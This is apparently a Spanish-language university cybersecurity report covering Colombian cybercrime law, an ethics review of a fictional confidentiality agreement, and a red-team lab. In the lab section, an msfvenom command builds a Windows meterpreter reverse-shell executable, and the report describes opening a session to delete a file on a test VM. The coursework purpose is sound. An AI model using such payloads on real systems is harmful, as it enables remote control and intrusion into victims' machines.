




Características HOST donde se realizo la instalación de las Máquinas Virtuales

Maquina host Portátil Marca Toshiba con procesador Core i5, 8 GB de RAM, disco duro de 1 TB, conexión Ethernet y WIFI, sistema operativo Windows 10 Pro 64 bits.





8 CONCLUSIONES

En Colombia, el marco regulatorio aborda de manera integral la ley de delitos informáticos y la protección de datos personales mediante la Ley 1273 de 2009 y la Ley 1581 de 2012. La primera se enfoca en sancionar acciones como el acceso abusivo a sistemas informáticos, la interceptación de datos y el uso de software malicioso, mientras que la segunda establece multas y otorga a la Superintendencia de Industria y Comercio la regulación de la protección de datos personales. Este marco legal refleja la importancia dada a la seguridad informática y la privacidad en el país.

En el ámbito de la ciberseguridad, la etapa de footprinting en el pentesting destaca como crucial, ya que proporciona la base para el éxito en fases posteriores. Utilizando herramientas como Google, WHOIS y Shodan, los profesionales recopilan información detallada sobre el objetivo, permitiendo la identificación temprana de posibles vulnerabilidades y un enfoque más informado. Además, Metasploit emerge como una herramienta fundamental en este campo, brindando un marco integral para pruebas de penetración y desarrollo de exploits, destacando su importancia ética y legal en el ámbito de la ciberseguridad.

9 BIBLIOGRAFÍA

CONGRESO DE LA REPÚBLICA DE COLOMBIA. Leyes desde 1992 - Vigencia expresa y control de constitucionalidad [LEY_1273_2009]. SECRETARÍA GENERAL DEL SENADO [página web]. (10, enero, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html>.

CONGRESO DE LA REPÚBLICA DE COLOMBIA. Ley 1581 de 2012 - Gestor Normativo. Inicio - Función Pública [página web]. (17, octubre, 2012). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>.

MINAMBIENTE. Política de Protección de Datos Personales - Ministerio de Ambiente y Desarrollo Sostenible. Ministerio de Ambiente y Desarrollo Sostenible [página web]. (12, abril, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.minambiente.gov.co/politica-de-proteccion-de-datos-personales/#:~:text=Ley%20de%20Protección%20de%20Datos,de%20naturaleza%20pública%20o%20privada.>.

AUDITECH. Pentesting qué es y para qué sirve | Pentesters | Auditech. Auditech [página web]. (11, mayo, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://auditech.es/blog/pentesting-que-es-y-para-que-sirve/>.

EIPOSGRADOS. ¿Qué es Footprinting? | EIP. International Business School [página web]. (11, enero, 2021). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://eiposgrados.com/blog-ciberseguridad/que-es-footprinting/>.

FORTRA. Qué es el escaneo de vulnerabilidades y cómo funciona. Fortra | Cybersecurity & Automation Software Solutions [página web]. (16, enero, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.fortra.com/es/blog/escaneo-vulnerabilidades>.

O, Evans F. Tovar. ¿Gestión de vulnerabilidades/Pentesting/Hacking ético? LinkedIn: Log In or Sign Up [página web]. (2, junio, 2022). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.linkedin.com/pulse/gestión-de-vulnerabilidadespentestinghacking-ético-evans-f-tovar-o-/?originalSubdomain=es>.

CIBERSEGURIDADBIDAIDEA. ¿Cuál Son La 5 Fases Del Pentesting? - Ciberseguridad. Bidaidea: líderes en Ciberseguridad & Inteligencia [página web]. (16, agosto, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://ciberseguridadbidaidea.com/fases-del-pentesting/>.

METASPLOIT. Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. Metasploit [página web]. (12, enero, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.metasploit.com/>.

RED HAT. El concepto de CVE. Red Hat - We make open source technologies for the enterprise [página web]. (18, enero, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.redhat.com/es/topics/security/what-is-cve>.

Escenario y soluciones generadas Etapa 2

10 ETAPA 2 ACTUACIÓN ÉTICA Y LEGAL

11 INTRODUCCIÓN

Con el presente trabajo se pretende evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.

12 OBJETIVOS

12.1 OBJETIVOS GENERAL

Evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales. Evaluar la integridad legal y ética del Acuerdo de Confidencialidad de HackerHouse, analizando cláusulas específicas en los Anexos 2 y 3, para tomar decisiones coherentes con la legislación colombiana y el Código de Ética de COPNIA en el ámbito de la ciberseguridad.

12.2 OBJETIVOS ESPECÍFICOS

Analizar Anexo 2 y 3 del Acuerdo de Confidencialidad y señalar cláusulas que podrían ser ilegales o éticamente cuestionables como también argumentar la problemática, como la elaboración por un abogado despedido por prácticas ilícitas.

Comparar el Acuerdo con principios éticos de COPNIA para determinar posibles conflictos entre el Acuerdo y el código ético y justificar la aceptación o rechazo del contrato basándose en coherencia con principios éticos de COPNIA.

13 DESARROLLO DE LA ACTIVIDAD

1. ¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

Se encuentra que en el Anexo 2, hay varios elementos que se pueden considerar problemáticos o ilegales en el acuerdo de confidencialidad:

1. Elaboración del acuerdo por un abogado despedido por procesos ilícitos:

El hecho de que el abogado que elaboró el acuerdo de confidencialidad haya sido despedido por encontrar procesos ilícitos dentro de su proceder puede levantar sospechas sobre la ética y legalidad del acuerdo.

2. Recursos Humanos no revisó los acuerdos de confidencialidad:

La falta de revisión por parte del departamento de Recursos Humanos antes de entregar los acuerdos a los nuevos miembros del equipo podría ser considerada como una falta de diligencia y podría afectar la validez del acuerdo.

3. Prueba técnica relacionada con procesos ilegales:

Proponer una primera misión que involucre la búsqueda de procesos ilegales dentro de la organización podría ser considerado como fomentar actividades ilegales y poco éticas.

En cuanto al Anexo 3, el acuerdo de confidencialidad parece tener cláusulas que podrían plantear problemas legales:

1. Obligación de no denunciar actividades sospechosas de espionaje:

La cláusula que prohíbe a la parte receptora denunciar actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros podría ser considerada como un obstáculo para el cumplimiento de obligaciones legales y éticas.

2. Exoneración de responsabilidad para HackerHouse si la información ilegal es encontrada en manos del receptor:

   La cláusula que exime a HackerHouse de cualquier responsabilidad legal y penal si la información ilegal es encontrada en manos del receptor podría ser considerada como una renuncia injusta de derechos y responsabilidades legales. [12]

2. Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

En el caso de la cláusula que prohíbe denunciar actividades sospechosas de espionaje, podría estar en conflicto con las disposiciones de la Ley 1273 de 2009, específicamente en lo relacionado con la violación de datos personales. El artículo 269F de dicha ley establece penalidades para aquellos que, sin estar facultados para ello, obtengan, compilen, sustraigan, ofrezcan, vendan, intercambien, envíen, compren, intercepten, divulguen, modifiquen o empleen códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes. En este contexto, la prohibición de denunciar actividades sospechosas de espionaje podría interferir con la protección de datos personales y la denuncia de acciones ilegales.

En cuanto a la cláusula de exoneración de responsabilidad para HackerHouse, podría ser cuestionable en términos de derechos y protección legal de las partes. La Ley 1273 de 2009 también podría ser relevante en este caso, especialmente en lo referente al acceso abusivo a un sistema informático, según el artículo 269A. La

[12] LEY 1273 de 2009 | Transparencia y acceso a la información publica [Anónimo]. Bienvenido a Secretaría Jurídica Distrital | Transparencia y acceso a la información publica [página web]. (22, octubre, 2021). [Consultado el 25, febrero, 2024]. Disponible en Internet: <https://www.secretariajuridica.gov.co/node/279>.

exoneración de responsabilidad podría entrar en conflicto con la penalización de acciones relacionadas con el acceso no autorizado a sistemas informáticos. [13]

3. El sueldo para los puestos de Red tema y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

El acuerdo de confidencialidad y el código de ética del COPNIA: este acuerdo establece normas éticas y profesionales para los ingenieros en Colombia.

Como por ejemplo en caso de encontrar procesos ilegales en el acuerdo de confidencialidad de la organización HackerHouse, en mi caso si llegara a aceptar el contrato y acuerdo de confidencialidad podría ser contradictorio con los principios éticos establecidos en el código del COPNIA.

El código de ética del COPNIA enumera una serie de deberes, obligaciones y prohibiciones para los profesionales de ingeniería. En caso de encontrar violaciones comprobadas a estas disposiciones esto podría resultar en sanciones que van desde amonestaciones escritas hasta la cancelación de la matrícula profesional, dependiendo de la gravedad de la falta.

Por lo tanto, aceptar un contrato que implique participar en procesos ilegales podría poner en riesgo el cumplimiento de los deberes éticos y profesionales del ingeniero, lo que a su vez podría resultar en sanciones disciplinarias según el código del COPNIA.

En mi caso yo **NO** aceptaría el contrato y acuerdo de confidencialidad de la organización HackerHouse ya que antes de aceptar cualquier contrato, siempre es recomendable evaluar cuidadosamente si el contenido del acuerdo de

[13] LEY 1273 de 2009 | Transparencia y acceso a la información publica [Anónimo]. Bienvenido a Secretaría Jurídica Distrital | Transparencia y acceso a la información publica [página web]. (22, octubre, 2021). [Consultado el 25, febrero, 2024]. Disponible en Internet: <https://www.secretariajuridica.gov.co/node/279>.

confidencialidad y las actividades de la organización son coherentes con los principios éticos y profesionales establecidos en el código del COPNIA. [14]

4. Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

La noticia consultada es la del ciberataque que mantuvo bloqueado el acceso a las páginas web de la Superintendencia de Industria y Comercio en Colombia:

La noticia sobre el ciberataque que afectó las páginas web de entidades gubernamentales en Colombia plantea serias implicaciones legales y éticas. Desde mi punto de vista, algunos aspectos destacados son los siguientes:

Violación de la Seguridad de la Información:

La vulnerabilidad en la seguridad de la información es evidente en este caso. Si bien no se ha detectado la vulnerabilidad en la información de los usuarios, el acceso no autorizado y el bloqueo de servicios gubernamentales son violaciones graves de la seguridad de la información.

Ley Aplicable: La Ley 1273 de 2009 en Colombia aborda los delitos informáticos. En particular, el artículo 269A establece sanciones para quien acceda, intercepte, interfiera o utilice indebidamente sistemas informáticos, entre otros.

Ataque tipo Ransomware:

El uso de ransomware para afectar a IFX Networks y, por ende, a las entidades gubernamentales, implica un secuestro digital de información y aplicaciones. Esto

[14] CÓDIGO DE ética | Copnia [Anónimo]. Inicio | Copnia [página web]. (11, junio, 2020). [Consultado el 25, febrero, 2024]. Disponible en Internet: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica>.

no solo afecta la disponibilidad de servicios críticos, sino que también plantea la posibilidad de pérdida de datos.

Ley Aplicable: La legislación colombiana podría considerar este tipo de ataque bajo el artículo 269B de la Ley 1273 de 2009, que trata sobre la "interferencia en sistemas informáticos con fines ilícitos".

Responsabilidad del Proveedor de Servicios:

La afirmación de que el incidente se presentó contra el proveedor de servicios IFX Networks y no contra las entidades del Estado destaca la responsabilidad que los proveedores de servicios tienen en la protección de la infraestructura crítica.

Ley Aplicable: En el contexto de responsabilidad de proveedores de servicios, la Ley 1273 de 2009 y otras normativas podrían ser invocadas, y podría ser esencial determinar si IFX Networks cumplió con las medidas de seguridad exigidas por la ley.

Frecuencia de Ciberataques en Colombia:

El hecho de que Colombia haya sido objetivo de más de 5.000 millones de intentos de ciberataques en el primer semestre del año, según un informe de Fortinet, destaca la necesidad de fortalecer las medidas de ciberseguridad en el país.

Es importante mejorar la ciberseguridad en el país y la necesidad de acciones legales y éticas para abordar los delitos informáticos y proteger la infraestructura crítica. [15]

14 CONCLUSIONES

[15] GOBIERNO INVESTIGA impacto de ataque cibernético que afectó a páginas de entidades [Anónimo]. Diario La República [página web]. (16, enero, 2020). [Consultado el 25, febrero, 2024]. Disponible en Internet: <https://www.larepublica.co/economia/ciberataque-contra-paginas-web-de-cuatro-entidades-estatales-3703878#:~:text=El%20ciberataque%20mantuvo%20bloqueado%20el,o%20problemas%20técnicos%20al%20intentar>.

En resumen, la revisión del Acuerdo de Confidencialidad evidencia preocupaciones sobre su validez legal y ética, destacando la participación de un abogado despedido por prácticas ilícitas y cláusulas restrictivas. La necesidad de ajustar el documento se hace evidente, especialmente en relación con la exoneración de responsabilidad para HackerHouse.

Asimismo, la comparación con el Código de Ética de COPNIA resalta la importancia de alinear las decisiones profesionales con principios éticos. La identificación de posibles conflictos destaca la necesidad de considerar no solo aspectos financieros al aceptar o rechazar el contrato, sino también la preservación de la integridad profesional conforme a las normas éticas establecidas por COPNIA.

15 BIBLIOGRAFÍA

LEY 1273 de 2009 | Transparencia y acceso a la información publica [Anónimo]. Bienvenido a Secretaría Jurídica Distrital | Transparencia y acceso a la información publica [página web]. (22, octubre, 2021). [Consultado el 25, febrero, 2024]. Disponible en Internet: <https://www.secretariajuridica.gov.co/node/279>.

CÓDIGO DE ética | Copnia [Anónimo]. Inicio | Copnia [página web]. (11, junio, 2020). [Consultado el 25, febrero, 2024]. Disponible en Internet: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica>.

GOBIERNO INVESTIGA impacto de ataque cibernético que afectó a páginas de entidades [Anónimo]. Diario La República [página web]. (16, enero, 2020). [Consultado el 25, febrero, 2024]. Disponible en Internet: <https://www.larepublica.co/economia/ciberataque-contra-paginas-web-de-cuatro-entidades-estatales-3703878#:~:text=El%20ciberataque%20mantuvo%20bloqueado%20el,o%20problemas%20técnicos%20al%20intentar>.

16 ESCENARIO Y SOLUCIONES GENERADAS ETAPA 3
Etapa 3 Ejecución pruebas de intrusión

17 INTRODUCCIÓN

Con el presente trabajo se demostrarán las vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión.

18 OBJETIVOS

18.1 OBJETIVOS GENERAL

Por medio de la práctica identificar y comprender amenazas de seguridad informática. A través de la simulación de un ataque utilizando herramientas como msfvenom y msfconsole, para la detección, análisis y respuesta a incidentes de ciberseguridad.

18.2 OBJETIVOS ESPECÍFICOS

Comprender en detalle el proceso de creación de payloads maliciosos mediante el uso de la herramienta msfvenom, abarcando aspectos como la selección de la carga útil, la plataforma objetivo, la arquitectura del sistema, y la configuración del Local Host y Local Port. Además, se pretende dominar la aplicación msfconsole para ejecutar exploits, específicamente el exploit/multi/handler, y así practicar la detección y respuesta ante intrusiones utilizando un escenario realista.

Comprender cómo se desarrolla la ejecución remota de comandos en una máquina vulnerada, desde la creación del payload hasta la apertura del meterpreter. Aprender a utilizar comandos meterpreter para identificar la existencia, ubicación y eliminación de archivos específicos en la máquina afectada, fomentando así un entendimiento profundo de las tácticas empleadas por los actores maliciosos y fortaleciendo las habilidades de respuesta ante incidentes de seguridad.

19 DESARROLLO DE LA ACTIVIDAD

De manera individual usted deberá leer el problema que se encuentra en el anexo 4 – escenario 3 referente a equipo Redteam y por medio del banco de trabajo configurado previamente deberá dar respuesta a las siguientes preguntas orientadoras:

1.Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam.

Herramientas utilizadas en el Anexo 4 - Escenario 3 enfocado a Redteam:

- **msfvenom:** Utilizada para la creación de carga útil (payload) por medio de ejecutables maliciosos. [16]
- **msfconsole:** Empleada para ejecutar un exploit que contribuye a escuchar y ejecutar el meterpreter por medio de una Shell reversa. [17]
- **Kali Linux:** Sistema operativo utilizado como plataforma de ataque. [18]

2. A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64.

[16] ¿QUÉ ES Msfpayload? | KeepCoding Bootcamps [Anónimo]. KeepCoding Bootcamps [página web]. (4, diciembre, 2020). [Consultado el 22, marzo, 2024]. Disponible en Internet: <https://keepcoding.io/blog/que-es-msfpayload/>.

[17] ¿QUÉ ES Msfpayload? | KeepCoding Bootcamps [Anónimo]. KeepCoding Bootcamps [página web]. (4, diciembre, 2020). [Consultado el 22, marzo, 2024]. Disponible en Internet: <https://keepcoding.io/blog/que-es-msfpayload/>.

[18] ¿QUÉ ES Kali Linux? – Incube2 [Anónimo]. Incube2 – We love Technology! [página web]. (2, noviembre, 2020). [Consultado el 22, marzo, 2024]. Disponible en Internet: <https://incube2.com/que-es-kali-linux/#:~:text=Kali%20Linux%20se%20utiliza%20principalmente,de%20identificar%20y%20corregir%20vulnerabilidades.>.

Datos e información útiles del Anexo 4 - Escenario 3 para identificar el fallo de seguridad:

- **Sistema Operativo:** Windows 10 X64.
- **Archivo malicioso recibido:** PoCseminario.exe.
- **Archivo de texto eliminado:** Nombre_estudiante_codigo_fecha_actividad.txt.
- **Configuración del sistema afectado:** S.O Windows 10 a 64 bits, sistemas de seguridad desactivados (Firewall, Windows Defender, Antivirus), existencia de un archivo de texto en el escritorio.

3. ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 10"? ¿Qué puerto abre la aplicación específica en el anexo?

Herramienta utilizada para identificar los fallos de seguridad en la máquina Windows 10:

- **msfconsole:** La aplicación específica abre el puerto 443 para la escucha y ejecución del meterpreter.

4. Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

Impacto del ataque a la máquina Windows 10 X64:

- El ataque permite la ejecución remota de comandos en la máquina afectada.
- Apertura de un meterpreter para el control remoto.
- Eliminación del archivo de texto ubicado en el escritorio.

5. Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.


Documentación de comandos y estructura del Payload:


- **Comandos para generar el Payload con msfvenom:**

msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.10.28 LPORT=443 -f exe >> /home/kali/Downloads/PoC_80726163.exe


- **Estructura del Payload:**
  - **Payload:** Windows/x64/meterpreter/reverse_tcp.
  - **Plataforma:** Windows.
  - **Arquitectura:** x64.
  - **LHOST:** IP de la máquina atacante.
  - **LPORT:** Puerto de escucha en la máquina víctima.
  - **Formato:** exe.
  - **Ruta de almacenamiento:** /Directorio_guardar_ejecutable/Nombreejecutable.exe

- **Comandos para ejecutar el Payload en msfconsole:**





Después de ejecutar estos comandos, se espera la apertura del meterpreter, lo que permite la manipulación remota de la máquina Windows 10 X64. Consulte los comandos meterpreter existentes para llegar a la ruta del archivo de texto y eliminarlo. Documente todo el proceso.



20 CONCLUSIONES


En conclusión, el escenario 3 del Anexo 4 enfocado en Red Team resalta la importancia de mantener una sólida seguridad en los sistemas operativos, especialmente en entornos Windows 10 X64. La utilización de herramientas como msfvenom y msfconsole evidencia la facilidad con la que un atacante puede crear y ejecutar payloads maliciosos, aprovechando vulnerabilidades como la desactivación de sistemas de seguridad. Este ejercicio subraya la necesidad crítica de implementar prácticas de seguridad robustas, incluyendo la actualización constante de software, la habilitación de firewalls y la concienciación sobre la importancia de no ejecutar archivos desconocidos.


Asimismo, la simulación del ataque proporciona una valiosa lección sobre la importancia de la capacitación en ciberseguridad y la detección temprana de comportamientos anómalos. La identificación de fallos de seguridad específicos, como la eliminación remota de archivos, resalta la necesidad de adoptar medidas proactivas y estrategias de respuesta ante posibles amenazas. En última instancia, este escenario subraya la complejidad del panorama de ciberseguridad y la necesidad de una colaboración continua entre profesionales de la seguridad informática para mitigar riesgos y fortalecer las defensas contra posibles ataques. Dentro de las conclusiones del laboratorio realizado podemos darnos cuenta que al realizar el scaneo con nmap nos mostro algunos puertos abiertos pero no todos ya que no nos mostro el estatus del puerto 443 y al realizar el llamado al puerto con el exploit al puerto 443 fue exitoso.

LABORATORIO

Situación problema: Análisis Red team

